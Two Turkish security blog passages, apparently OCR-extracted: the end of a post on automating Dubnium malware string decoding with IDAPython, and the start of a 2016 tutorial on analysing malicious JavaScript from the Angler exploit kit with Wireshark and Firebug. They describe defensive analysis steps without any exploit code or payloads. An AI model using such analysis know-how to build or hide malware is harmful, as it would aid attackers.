
Bunu tespit ettikten sonra IDAPython ile manuel olarak gerçekleştirdiğim adımları otomatik olarak gerçekleştirecek bir betik hazırlamaya karar verdim.

Betik temel olarak şu adımları gerçekleştiriyor;

- Gizlenmiş karakter dizisini çözen sub_1177036 fonksiyonunun çağrıldığı sub_1174CC9 fonksiyonun girişine kesme noktası (breakpoint) koyuyor.
- Yeljce(hR_ gizlenmiş karakter dizisini ECX yazmacına kopyalayan komutun üzerine kesme noktası (breakpoint) koyuyor. (mov ecx, offset Yeljce(hR_)
- Karakter dizisini çözen fonksiyona (sub_1177036) iletilen tüm gizlenmiş (encoded) karakter dizilerini teker teker tespit ediyor.
- Döngü içine girerek sub_1174CC9 fonksiyonunda yer alan ve Yeljce(hR_ gizlenmiş karakter dizisinin yer aldığı adresi (offset Yeljce(hR_), tespit ettiği diğer bir gizlenmiş karakter dizileri ile teker teker değiştiriyor ve karakter dizisini çözen fonksiyona iletiyor.

- Gizlenmiş karakter dizisi fonksiyon içinde çözüldükten sonra EDI yazmacından çözülmüş karakter dizisini okuyor ve sub_1174CC9 fonksiyonunun başına dönüyor ve aynı adımlardan tekrar geçiyor.





Sonuç olarak bu örnekten yola çıkacak olursak, IDAPython eklentisi ile güvenlik araştırmasında, zararlı yazılım analizinde zaman alabilecek süreçleri hızlandırabilir, çalışmanız için değer üretebilecek çıktılara kısa bir sürede ulaşabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:GitHub sayfam üzerinde hazırlamış olduğum Dubnium String Decoder isimli betiği bulabilir ve yazı boyunca anlattıklarımın kısa bir özetini kayıt etmiş olduğum aşağıdaki olduğum videoda izleyebilirsiniz.

The post IDAPython ile Otomasyon appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.


Zararlı JavaScript Analizi

Source: https://www.mertsarica.com/zararli-javascript-analizi/

By M.S on November 1st, 2016

JavaScript, yaygın olarak internet tarayıcılarında kullanılan bir programlama dilidir. İnternet tarayıcılarında kullanılması nedeniyle de çoğunlukla güvenlik araştırmacıları ve art niyetli kişilerce internet tarayıcılarında güvenlik zafiyetleri tespit etmek ve tespit edilen güvenlik zafiyetlerini istismar etmek (Örnek: Aurora Operasyonu) amacıyla da kullanılmaktadır.

Ayrıca JavaScript'in istismar kitleri tarafından hedef sistemin kontrolünü ele geçirmek ve zararlı yazılım yüklemek amacıyla kullanıldığı da görülmektedir. Bir zamana damgasını vuran ve hem son kullanıcılara hem de kurumsal kullanıcılara bir hayli zor günler yaşatan Blackhole istismar kitini ve geliştiricisi tutuklandıktan sonra istismar kiti piyasasını ele geçiren Angler istismar kitini buna örnek gösterebiliriz.




Geçtiğimiz aylarda, Angler istismar kitinin ele geçirdiği hedef sistemlere Cryptowall zararlı yazılımı yüklediği, Heimdal güvenlik firması tarafından yapılan bir araştırma sonucunda ortaya çıktı.


Hem kurumlara gerçekleştirilen siber saldırılara hem de istismar kitlerine bakıldığında, JavaScript'in önemli bir role sahip olduğu görülüyor. Durum böyle olunca da, zararlı JavaScript kodlarının güvenlik uzmanları tarafından analiz edilebilmesi daha da önem kazanmaya başladı.

JavaScript'i OllyDbg, Immunity Debugger veya IDA Pro gibi hata ayıklayıcı araçları ile adım adım analiz etmek pek mümkün değil. Bunlar yerine JavaScript hata ayıklaması özelliğine sahip olan ve hem Chrome hem de Firefox internet tarayıcısı eklentisi olarak yüklenebilen, ücretsiz Firebug eklentisinden faydalanabilirsiniz.


Elinizde analiz etmeniz gereken ve Angler istismar kitine ait "trafik dosyası" (PCAP) olduğunu düşünelim. Yapacağınız ilk iş, http filtresi ve Follow TCP Stream ile Wireshark aracında, HTML dosyası içinde yer alan şüpheli JavaScript'i tespit etmek olacaktır.




JavaScript'i başarıyla tespit ettikten sonra HTML kodlarından kurtulup dosya içinde sadece JavaScript kodlarını bırakmak, formatını biraz düzenlemek ve hata ayıklamaya başlayacağınız yere debugger; anahtar kelimesini yerleştirmek, analizinizi kolaylaştıracaktır. (debugger; anahtar kelimesini kullanmak yerine farklı yollar da izleyebilirsiniz.) Ancak Angler istismar kitinde olduğu gibi kimi durumlarda, JavaScript çalışma esnasında HTML kodlarına da ihtiyaç duyduğu için HTML kodlarından kurtulmak işinizi aksine zorlaştırabilir.





Hata ayıklamaya başlamak için Firefox internet tarayıcısını açıp, sağ üst köşede bulunan Firefox ikonuna bastığınızda, Firebug aktif hale geldiğini görebilirsiniz. Ardından Javascript kodunu içeren HTML dosyasını Firefox internet tarayıcısı ile açtığınızda, Firebug hata ayıklayıcısının debugger; anahtar kelimesi üzerinde sizden komut bekler halde beklediğini görebilirsiniz. OllyDbg, Immunity Debugger vb. hata ayıklayıcılar kullananıyorsunuz, aşağı bölümde, sağ üst köşede yer alan butonlar veya kısayollar (F8 - Continue, F11 - Step Into, F10 - Step Over) sayesinde FireBug'ı benzer şekilde kullanabilirsiniz.



